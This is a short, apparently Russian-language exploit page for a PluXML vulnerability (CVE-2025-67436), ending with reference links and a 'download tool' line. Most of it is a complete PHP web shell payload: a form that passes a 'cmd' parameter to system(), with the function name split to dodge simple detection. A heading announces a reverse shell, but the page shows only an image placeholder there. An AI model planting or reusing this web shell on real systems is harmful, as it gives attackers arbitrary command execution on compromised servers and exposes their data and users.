
Обратная оболочка

изображение

Нагрузка веб-шелла

<html>
  <body>
    <form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
      <input
        type="TEXT"
        name="cmd"
        autofocus
        id="cmd"
        size="80"
      >
      <input
        type="SUBMIT"
        value="Execute"
      >
    </form>

    <pre>
<?php
if (isset($_GET['cmd'])) {
    $func_name = "sys" . "tem";
    $func_name($_GET['cmd']);
}
?>
    </pre>
  </body>
</html>
изображение изображение

Ссылки

  • CVE-2025-67436: https://nvd.nist.gov/vuln/detail/CVE-2025-67436
  • Официальный сайт PluXML: https://www.pluxml.org/
  • Репозиторий PluXML на GitHub: https://github.com/pluxml/PluXml
  • OWASP Top 10 - A03:2021 Инъекция: https://owasp.org/Top10/A03_2021-Injection/
Скачать инструмент